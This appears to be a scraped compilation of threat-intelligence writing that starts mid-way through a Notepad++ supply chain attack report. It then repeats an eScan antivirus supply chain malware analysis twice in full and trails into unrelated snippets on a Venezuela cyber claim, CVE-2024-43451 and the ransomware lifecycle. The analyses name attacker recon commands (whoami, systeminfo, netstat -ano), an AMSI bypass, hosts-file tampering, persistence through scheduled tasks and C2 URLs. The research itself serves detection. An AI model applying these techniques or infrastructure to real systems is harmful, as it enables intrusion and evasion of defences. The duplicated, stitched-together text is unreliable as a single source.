Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.
The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:
Changed the system information upload URL to https://self-dns.it[.]com/list;
Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.
Chain #3: October 2025
In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:
BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).
This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.
Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:
In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
The Beacon configurations are encrypted with the XOR key CRAZY;
Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).
Return of chain #2 and changes in URLs: October 2025
In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.
Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:
http://95.179.213[.]0/update/install.exe;
http://95.179.213[.]0/update/update.exe;
http://95.179.213[.]0/update/AutoUpdater.exe.
We didn’t observe any new payloads deployed from these URLs — they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.
Conclusion
Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector — they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:
The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:
Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent — both these steps will make it possible to detect chain #1 and chain #2 deployments;
Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
Use the specific IoCs listed below to identify known malicious domains and files.
Let’s take a closer look at Kaspersky Next EDR Expert.
One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.
In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.
In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.
To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.
The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:
Indicators of compromise:
malicious URLs used to extract information from the targeted infrastructure;
malicious file names and hashes that were detected in this campaign.
Suspicious activity on the host:
unusual command lines specific to these attacks;
suspicious network activity from Notepad++ processes and an abnormal process tree;
traces of data collection, e.g. single-character file names.
Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.
We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.
For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.
UPD 30.01.2026: Added technical details about the attack chain and more IoCs.
On January 20, a supply chain attack has occurred, with the infected software being the eScan antivirus developed by the Indian company MicroWorld Technologies. The previously unknown malware was distributed through the eScan update server. The same day, our security solutions detected and prevented cyberattacks involving this malware. On January 21, having been informed by Morphisec, the developers of eScan contained the security incident related to the attack.
Malicious software used in the attack
Users of the eScan security product received a malicious Reload.exe file, which initiated a multi-stage infection chain. According to colleagues at Morphisec who were the first to investigate the attack, Reload.exe prevented further antivirus product updates by modifying the HOSTS file, thereby blocking the ability of security solution developers to automatically fix the problem, which, among other things, led to the update service error.
The malware also ensured its persistence in the system, communicated with command-and-control servers, and downloaded additional malicious payloads. Persistence was achieved by creating scheduled tasks; one example of such a malicious task is named “CorelDefrag”. Additionally, the consctlx.exe malicious file was written to the disk during the infection.
How the attackers managed to pull off this attack
At the request of the BleepingComputer information portal, eScan developers explained that the attackers managed to gain access to one of the regional update servers and deploy a malicious file, which was automatically delivered to customers. They emphasize that this is not a vulnerability — the incident is classified as unauthorized access to infrastructure. The malicious file was distributed with a fake, invalid digital signature.
According to the developers, the infrastructure affected by the incident was quickly isolated, and all access credentials were reset.

Having checked our telemetry, we identified hundreds of machines belonging to both individuals and organizations, which encountered infection attempts with payloads related to the eScan supply chain attack. These machines were mostly located in South Asia, primarily in India, Bangladesh, Sri Lanka, and the Philippines. Having examined them, we identified that to orchestrate the infection, attackers were able to replace a legitimate component of the eScan antivirus, located under the path C:\Program Files (x86)\escan\reload.exe, with a malicious executable. This reload.exe file is launched at runtime by components of the eScan antivirus. It has a fake, invalid digital signature (certificate serial number: 68525dadf70c773d41609ff7ca499fb5). We found this implant to be heavily obfuscated with constant unfolding and indirect branching, which made its analysis quite tedious.
Obfuscated code snippet

When started, this reload.exe file checks whether it is launched from the Program Files folder, and exits if not. It further initializes the CLR (Common Language Runtime) environment inside its process, which it uses to load a small .NET executable into memory (SHA1: eec1a5e3bb415d12302e087a24c3f4051fca040e). This executable is based on the UnmanagedPowerShell tool, which allows executing PowerShell code in any process. Attackers modified the source code of this project by adding an AMSI bypass capability to it, and used it to execute a malicious PowerShell script inside the reload.exe process. This script has three lines, and looks as follows:
Lines of the launched script
Each of these lines is responsible for decoding and launching a Base64-encoded PowerShell payload. These three payloads, which we will further analyze, are used for the infection on the target machine.
eScan antivirus tampering payload
The first executed payload is deployed to tamper with the installed eScan solution, in an attempt to prevent it from receiving updates and detecting the installed malicious components. To do that, it performs several actions, including the following ones:
Deletes multiple files of the eScan antivirus, including the Remote Support Utility located at C:\Program Files (x86)\Common Files\MicroWorld\WGWIN\tvqsapp.exe. Notably, before deletion, the payload creates ZIP-archived backups of removed files inside the C:\ProgramData\esfsbk directory.
Modifies the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\MwMonitor registry key to add the C:\Windows, C:\Program Files and C:\Program Files (x86) folders to antivirus exceptions.
Adds update servers of the eScan antivirus (such as update1.mwti.net) to the hosts file, associating them with the IP address 2.3.4.0.
Modifies registry keys related to antivirus databases, for example by assigning 999 to the WTBases_new value of the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS registry key.
While tampering with eScan, this payload writes a debug log to the C:\ProgramData\euapp.log file, which can be used as an indicator of compromise.

It is worth noting that while running this payload, we did not observe all these actions to succeed on our test machine with eScan installed. For example, the self-defense component of eScan was able to prevent malicious entries from being written into the hosts file. Nevertheless, after the payload had finished execution, we were unable to further update eScan, as we were getting this error message:
Error message displayed to us when we launched the update process after tampering with eScan. While the message says, “The operation completed successfully”, its appearance is abnormal, and no updates are actually downloaded or installed
Finally, the first payload replaces the C:\Program Files (x86)\eScan\CONSCTLX.exe component of eScan with a next-stage persistent payload, which we will describe in further sections of this article.
AMSI bypass payload
The second payload launched is designed to bypass AMSI. The payload implements typical code for doing that – it determines the address of the AmsiScanBuffer function and then patches it to always return an error.
Snippet of the AMSI bypass payload (deobfuscated version)
Victim validation payload
The goal of the third payload, which is the last to be executed, is to validate whether the victim machine should be further infected, and if yes, to deliver a further payload to it. When started, it examines the list of installed software, running processes and services against a blocklist. Entries in this blocklist are related to analysis tools and security solutions. Notably, Kaspersky security solutions are included into this blocklist. This means that this stage will refuse to deliver the embedded payload if Kaspersky products are installed on the victim machine.
If validation is successful, the payload proceeds with deploying a PowerShell-based persistent payload on the infected machine. To do that, it:
Writes the persistent payload to the Corel value of the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key.
Creates a scheduled task named Microsoft\Windows\Defrag\CorelDefrag, designed to execute the following PowerShell script every day at a random time:
PowerShell script executed by the CorelDefrag scheduled task (beautified version)
This script retrieves the persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, Base64-decodes and then executes it.
When the payload execution finishes, either because validation failed or the persistent component was deployed successfully, it sends a heartbeat to the C2 infrastructure. This is done by sending a GET request, which contains a status code and optionally an error message, to the following URLs:
As such, during installation, the infected machine receives two persistent payloads:
The CONSCTLX.exe payload, designed to be launched by the eScan antivirus
The PowerShell-based payload, designed to be launched via a scheduled task
The CONSCTLX.exe persistent payload

This payload is obfuscated in the same way as the Reload.exe malicious executable. In the same way as this executable, CONSCTLX.exe initializes the CLR environment to execute a PowerShell script inside its own process. The goal of this script is to retrieve the other (PowerShell-based) persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, and execute it. However, this script contains another interesting feature: it changes the last update time of the eScan product to the current time, by writing the current date to the C:\Program Files (x86)\eScan\Eupdate.ini file. This is needed to make the eScan solution GUI display a recent update date, so that the user does not notice that antivirus updates are actually blocked.
Screenshot of the eScan product GUI, with the highlighted date that is changed by the payload
Apart from launching the PowerShell script, the payload also attempts to retrieve a fallback payload from the C2 infrastructure, by sending GET requests to the following URLs:
https://csc.biologii[.]net/sooc
https://airanks.hns[.]to
If there is a need to deliver this payload, the server responds with an RC4-encrypted blob, which is decrypted by the component and launched as shellcode.
The PowerShell-based persistent payload
The second deployed payload is entirely PowerShell-based. When started, it performs an AMSI bypass and conducts the same validation procedures as the victim validation payload. It further sends a GET request to the C2 infrastructure, using the same URLs as the validation payload. In this request, the cookie value named “s” contains RC4-encrypted and Base64-encoded system information, such as the victim ID, user name and current process name. In response to this request, the C2 server may optionally send the victim a PowerShell script, to be launched by the victim machine.
A rarely observed attack vector
Notably, it is quite unique to see malware being deployed through a security solution update. Supply chain attacks are a rare occurrence in general, let alone ones orchestrated through antivirus products. Based on the analysis of the identified implants, we can conclude that this attack was prepared thoroughly, as to orchestrate it, attackers had to:
Get access to the security solution update server.
Study the internals of the eScan product to learn how its update mechanism works, as well as how to potentially tamper with this product.
Develop unique implants, tailored to the supply chain attack.
An interesting fact about the implants deployed is that they implement fallback methods of performing malicious operations. For example, if the scheduled task that launches the PowerShell payload is deleted, it will still be launched by the CONSCTLX.exe file. In addition, if the C2 servers used by the PowerShell payload are identified and blocked, attackers will be still able to deploy shellcodes to the infected machine through CONSCTLX.exe.
One lucky thing about this attack is that it was contained in a quite a short period of time. As security solutions have a high level of trust within the operating system, attackers can use a variety of creative ways to orchestrate the infection, for example by using kernel-mode implants. However, in the attack we saw, they relied on user-mode components and commonly observed infection techniques, such as using scheduled tasks for persistence. This factor, in our opinion, made this supply chain attack easy to detect.
How to stay safe?
To detect infection, it is recommended to review scheduled tasks for traces of malware, check the %WinDir%\System32\drivers\etc\hosts file for blocked eScan domains, and review the eScan update logs for January 20.
The developers of eScan have created a utility for their users that removes the malware, rolls back the modifications it has made, and restores the normal functionality of the antivirus. The utility is sent to customers upon request to technical support.
Users of the solution are also advised to block known malware command-and-control server addresses.
Files and folders
C:\ProgramData\esfsbk
C:\ProgramData\euapp.log
Scheduled task name
Microsoft\Windows\Defrag\CorelDefrag
Registry keys
HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E
HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS – value WTBases_new set to 999
UPD 30.01.2026: Added technical details about the attack chain and more IoCs.
On January 20, a supply chain attack has occurred, with the infected software being the eScan antivirus developed by the Indian company MicroWorld Technologies. The previously unknown malware was distributed through the eScan update server. The same day, our security solutions detected and prevented cyberattacks involving this malware. On January 21, having been informed by Morphisec, the developers of eScan contained the security incident related to the attack.
Malicious software used in the attack
Users of the eScan security product received a malicious Reload.exe file, which initiated a multi-stage infection chain. According to colleagues at Morphisec who were the first to investigate the attack, Reload.exe prevented further antivirus product updates by modifying the HOSTS file, thereby blocking the ability of security solution developers to automatically fix the problem, which, among other things, led to the update service error.
The malware also ensured its persistence in the system, communicated with command-and-control servers, and downloaded additional malicious payloads. Persistence was achieved by creating scheduled tasks; one example of such a malicious task is named “CorelDefrag”. Additionally, the consctlx.exe malicious file was written to the disk during the infection.
How the attackers managed to pull off this attack
At the request of the BleepingComputer information portal, eScan developers explained that the attackers managed to gain access to one of the regional update servers and deploy a malicious file, which was automatically delivered to customers. They emphasize that this is not a vulnerability — the incident is classified as unauthorized access to infrastructure. The malicious file was distributed with a fake, invalid digital signature.
According to the developers, the infrastructure affected by the incident was quickly isolated, and all access credentials were reset.
Having checked our telemetry, we identified hundreds of machines belonging to both individuals and organizations, which encountered infection attempts with payloads related to the eScan supply chain attack. These machines were mostly located in South Asia, primarily in India, Bangladesh, Sri Lanka, and the Philippines. Having examined them, we identified that to orchestrate the infection, attackers were able to replace a legitimate component of the eScan antivirus, located under the path C:\Program Files (x86)\escan\reload.exe, with a malicious executable. This reload.exe file is launched at runtime by components of the eScan antivirus. It has a fake, invalid digital signature (certificate serial number: 68525dadf70c773d41609ff7ca499fb5). We found this implant to be heavily obfuscated with constant unfolding and indirect branching, which made its analysis quite tedious.
Obfuscated code snippet
When started, this reload.exe file checks whether it is launched from the Program Files folder, and exits if not. It further initializes the CLR (Common Language Runtime) environment inside its process, which it uses to load a small .NET executable into memory (SHA1: eec1a5e3bb415d12302e087a24c3f4051fca040e). This executable is based on the UnmanagedPowerShell tool, which allows executing PowerShell code in any process. Attackers modified the source code of this project by adding an AMSI bypass capability to it, and used it to execute a malicious PowerShell script inside the reload.exe process. This script has three lines, and looks as follows:
Lines of the launched script
Each of these lines is responsible for decoding and launching a Base64-encoded PowerShell payload. These three payloads, which we will further analyze, are used for the infection on the target machine.
eScan antivirus tampering payload
The first executed payload is deployed to tamper with the installed eScan solution, in an attempt to prevent it from receiving updates and detecting the installed malicious components. To do that, it performs several actions, including the following ones:
Deletes multiple files of the eScan antivirus, including the Remote Support Utility located at C:\Program Files (x86)\Common Files\MicroWorld\WGWIN\tvqsapp.exe. Notably, before deletion, the payload creates ZIP-archived backups of removed files inside the C:\ProgramData\esfsbk directory.
Modifies the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\MwMonitor registry key to add the C:\Windows, C:\Program Files and C:\Program Files (x86) folders to antivirus exceptions.
Adds update servers of the eScan antivirus (such as update1.mwti.net) to the hosts file, associating them with the IP address 2.3.4.0.
Modifies registry keys related to antivirus databases, for example by assigning 999 to the WTBases_new value of the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS registry key.
While tampering with eScan, this payload writes a debug log to the C:\ProgramData\euapp.log file, which can be used as an indicator of compromise.
It is worth noting that while running this payload, we did not observe all these actions to succeed on our test machine with eScan installed. For example, the self-defense component of eScan was able to prevent malicious entries from being written into the hosts file. Nevertheless, after the payload had finished execution, we were unable to further update eScan, as we were getting this error message:
Error message displayed to us when we launched the update process after tampering with eScan. While the message says, “The operation completed successfully”, its appearance is abnormal, and no updates are actually downloaded or installed
Finally, the first payload replaces the C:\Program Files (x86)\eScan\CONSCTLX.exe component of eScan with a next-stage persistent payload, which we will describe in further sections of this article.
AMSI bypass payload
The second payload launched is designed to bypass AMSI. The payload implements typical code for doing that – it determines the address of the AmsiScanBuffer function and then patches it to always return an error.
Snippet of the AMSI bypass payload (deobfuscated version)
Victim validation payload
The goal of the third payload, which is the last to be executed, is to validate whether the victim machine should be further infected, and if yes, to deliver a further payload to it. When started, it examines the list of installed software, running processes and services against a blocklist. Entries in this blocklist are related to analysis tools and security solutions. Notably, Kaspersky security solutions are included into this blocklist. This means that this stage will refuse to deliver the embedded payload if Kaspersky products are installed on the victim machine.
If validation is successful, the payload proceeds with deploying a PowerShell-based persistent payload on the infected machine. To do that, it:
Writes the persistent payload to the Corel value of the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key.
Creates a scheduled task named Microsoft\Windows\Defrag\CorelDefrag, designed to execute the following PowerShell script every day at a random time:
PowerShell script executed by the CorelDefrag scheduled task (beautified version)
This script retrieves the persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, Base64-decodes and then executes it.
When the payload execution finishes, either because validation failed or the persistent component was deployed successfully, it sends a heartbeat to the C2 infrastructure. This is done by sending a GET request, which contains a status code and optionally an error message, to the following URLs:
As such, during installation, the infected machine receives two persistent payloads:
The CONSCTLX.exe payload, designed to be launched by the eScan antivirus
The PowerShell-based payload, designed to be launched via a scheduled task
The CONSCTLX.exe persistent payload
This payload is obfuscated in the same way as the Reload.exe malicious executable. In the same way as this executable, CONSCTLX.exe initializes the CLR environment to execute a PowerShell script inside its own process. The goal of this script is to retrieve the other (PowerShell-based) persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, and execute it. However, this script contains another interesting feature: it changes the last update time of the eScan product to the current time, by writing the current date to the C:\Program Files (x86)\eScan\Eupdate.ini file. This is needed to make the eScan solution GUI display a recent update date, so that the user does not notice that antivirus updates are actually blocked.
Screenshot of the eScan product GUI, with the highlighted date that is changed by the payload
Apart from launching the PowerShell script, the payload also attempts to retrieve a fallback payload from the C2 infrastructure, by sending GET requests to the following URLs:
https://csc.biologii[.]net/sooc
https://airanks.hns[.]to
If there is a need to deliver this payload, the server responds with an RC4-encrypted blob, which is decrypted by the component and launched as shellcode.
The PowerShell-based persistent payload
The second deployed payload is entirely PowerShell-based. When started, it performs an AMSI bypass and conducts the same validation procedures as the victim validation payload. It further sends a GET request to the C2 infrastructure, using the same URLs as the validation payload. In this request, the cookie value named “s” contains RC4-encrypted and Base64-encoded system information, such as the victim ID, user name and current process name. In response to this request, the C2 server may optionally send the victim a PowerShell script, to be launched by the victim machine.
A rarely observed attack vector
Notably, it is quite unique to see malware being deployed through a security solution update. Supply chain attacks are a rare occurrence in general, let alone ones orchestrated through antivirus products. Based on the analysis of the identified implants, we can conclude that this attack was prepared thoroughly, as to orchestrate it, attackers had to:
Get access to the security solution update server.
Study the internals of the eScan product to learn how its update mechanism works, as well as how to potentially tamper with this product.
Develop unique implants, tailored to the supply chain attack.
An interesting fact about the implants deployed is that they implement fallback methods of performing malicious operations. For example, if the scheduled task that launches the PowerShell payload is deleted, it will still be launched by the CONSCTLX.exe file. In addition, if the C2 servers used by the PowerShell payload are identified and blocked, attackers will be still able to deploy shellcodes to the infected machine through CONSCTLX.exe.
One lucky thing about this attack is that it was contained in a quite a short period of time. As security solutions have a high level of trust within the operating system, attackers can use a variety of creative ways to orchestrate the infection, for example by using kernel-mode implants. However, in the attack we saw, they relied on user-mode components and commonly observed infection techniques, such as using scheduled tasks for persistence. This factor, in our opinion, made this supply chain attack easy to detect.
How to stay safe?
To detect infection, it is recommended to review scheduled tasks for traces of malware, check the %WinDir%\System32\drivers\etc\hosts file for blocked eScan domains, and review the eScan update logs for January 20.
The developers of eScan have created a utility for their users that removes the malware, rolls back the modifications it has made, and restores the normal functionality of the antivirus. The utility is sent to customers upon request to technical support.
Users of the solution are also advised to block known malware command-and-control server addresses.
Files and folders
C:\ProgramData\esfsbk
C:\ProgramData\euapp.log
Scheduled task name
Microsoft\Windows\Defrag\CorelDefrag
Registry keys
HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E
HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS – value WTBases_new set to 999
Unit 42 breaks down a payroll attack fueled by social engineering. Learn how the breach happened and how to protect your organization from similar threats.
President Donald Trump suggested Saturday that the U.S. used cyberattacks or other technical capabilities to cut power off in Caracas during strikes on the Venezuelan capital that led to the capture of Venezuelan President Nicolás Maduro.
If true, it would mark one of the most public uses of U.S. cyber power against another nation in recent memory. These operations are typically highly classified, and the U.S. is considered one of the most advanced nations in cyberspace operations globally.
A new zero-day vulnerability, CVE-2024-43451, was discovered by ClearSky Cyber Security in June 2024. This vulnerability affects Windows systems and is being actively exploited in attacks against Ukrainian entities.
The vulnerability activates URL files containing malicious code through seemingly innocuous actions:
A single right-click on the file (all Windows versions).
Deleting the file (Windows 10/11).
Dragging the file to another folder (Windows 10/11 and some Windows 7/8/8.1 configurations).
The malicious URL files were disguised as academic certificates and were initially observed being distributed from a compromised official Ukrainian government website.
Exploitation Process:
The attack begins with a phishing email sent from a compromised Ukrainian government server. The email prompts the recipient to renew their academic certificate. The email contains a malicious URL file. When the user interacts with the URL file by right-clicking, deleting, or moving it, the vulnerability is triggered. This action establishes a connection with the attacker’s server and downloads further malicious files, including SparkRAT malware.
SparkRAT is an open-source remote access trojan that allows the attacker to gain control of the victim’s system. The attackers also employed techniques to maintain persistence on the infected system, ensuring their access even after a reboot.
Attribution:
CERT-UA linked this campaign to the threat actor UAC-0194, suspected to be Russian. ClearSky also noted similarities with previous campaigns by other threat actors, suggesting the use of a common toolkit or technique.
Remediation:
Microsoft released a security patch for this vulnerability on November 12, 2024. Users are strongly advised to update their Windows systems to mitigate the risk posed by CVE-2024-43451.
The Seven Phases of a Ransomware Attack: A Step-by-Step Breakdown of the Attack Lifecycle
Understanding the anatomy of a ransomware attack empowers security teams to strengthen defenses, reduce the risk of successful attacks, and protect organizations from the serious consequences of a ransomware incident
Ransomware attacks are pervasive and devastating, targeting organizations and causing havoc on operations, finances, and reputation. To defend against these threats, security teams must understand the ransomware attack lifecycle.
As reliance on digital systems and networks increases, the risk of ransomware attacks grows exponentially. These attacks can cripple businesses, disrupt services, compromise data, and lead to significant financial losses. Cybercriminals continually evolve their tactics, demanding constant adaptation from security teams.
In this blog, we will explore the intricacies of ransomware, breaking down the attack lifecycle. Understanding this anatomy empowers security teams to strengthen defenses, reduce the risk of successful attacks, and protect organizations from the serious consequences of a ransomware incident.
Phase 1: Reconnaissance and target selection
Phase 1 of a ransomware attack involves the threat actor researching and selecting organizations to attack. During this phase, threat actors identify potential targets and gather critical information about them.
Identifying potential targets
Threat actors engage in reconnaissance to identify organizations that are more likely to yield a high return on their malicious activities. They carefully assess factors such as the industry, size, financial stability, and the value of the data held by the potential targets. Organizations that heavily rely on their digital infrastructure and are more likely to pay a ransom to regain access to critical systems and data are prime targets.
Techniques used for reconnaissance
Threat actors employ various techniques to gather information during the reconnaissance phase. These techniques may include passive reconnaissance, where they collect publicly available data from websites, social media platforms, and professional networking sites. They may also utilize active reconnaissance, such as scanning for open ports and vulnerabilities, conducting phishing campaigns to gather employee information, or leveraging third-party sources like leaked databases and dark web forums.
Vulnerability factors
Several factors can make organizations more vulnerable to targeting during the reconnaissance phase:
Lack of Security Awareness: Organizations that do not prioritize cybersecurity awareness and training for their employees may inadvertently provide attackers with valuable information through social engineering tactics.
Inadequate Patch Management: Failure to promptly apply software patches and updates leaves systems vulnerable to known vulnerabilities that threat actors can exploit.
Weak Access Controls: Poorly managed user accounts, weak passwords, and insufficient access controls increase the likelihood of unauthorized access to sensitive systems and data.
Absence of Network Segmentation: If an organization’s network lacks proper segmentation, a successful initial access point can provide attackers with the opportunity to move laterally within the network and escalate privileges.
Lack of Monitoring and Detection: Organizations that lack robust monitoring and detection capabilities may not notice the initial signs of a reconnaissance attempt, allowing threat actors to proceed undetected.
Phase 2: Initial access
Phase 2 of a ransomware attack is the critical stage where threat actors strive to gain initial access to an organization’s network and systems.
During this stage, threat actors employ a range of techniques to achieve initial access, including:
Phishing Emails: One of the most common and successful methods, threat actors craft convincing emails designed to deceive recipients into clicking on malicious links or opening infected attachments.
Exploit Kits: These toolkits contain prepackaged exploits that target vulnerabilities in software, commonly used web browsers, or plugins. By visiting compromised websites, unsuspecting users can unwittingly trigger the exploit kit and grant the attacker initial access.
Vulnerable Software: Exploiting weaknesses in software, particularly outdated or unpatched applications, is another avenue threat actors may exploit to gain a foothold within an organization’s network. This was recently observed through CLOP’s use of the MOVEit and GoAnywhere MFT vulnerabilities to attack over 100 organizations globally.
VulnDB’s vulnerability intelligence record highlighting the severity and importance of the MOVEit vulnerability.
Social engineering tactics play a significant role in the success of initial access attempts. Threat actors exploit human psychology to deceive individuals and gain access to sensitive information or systems.
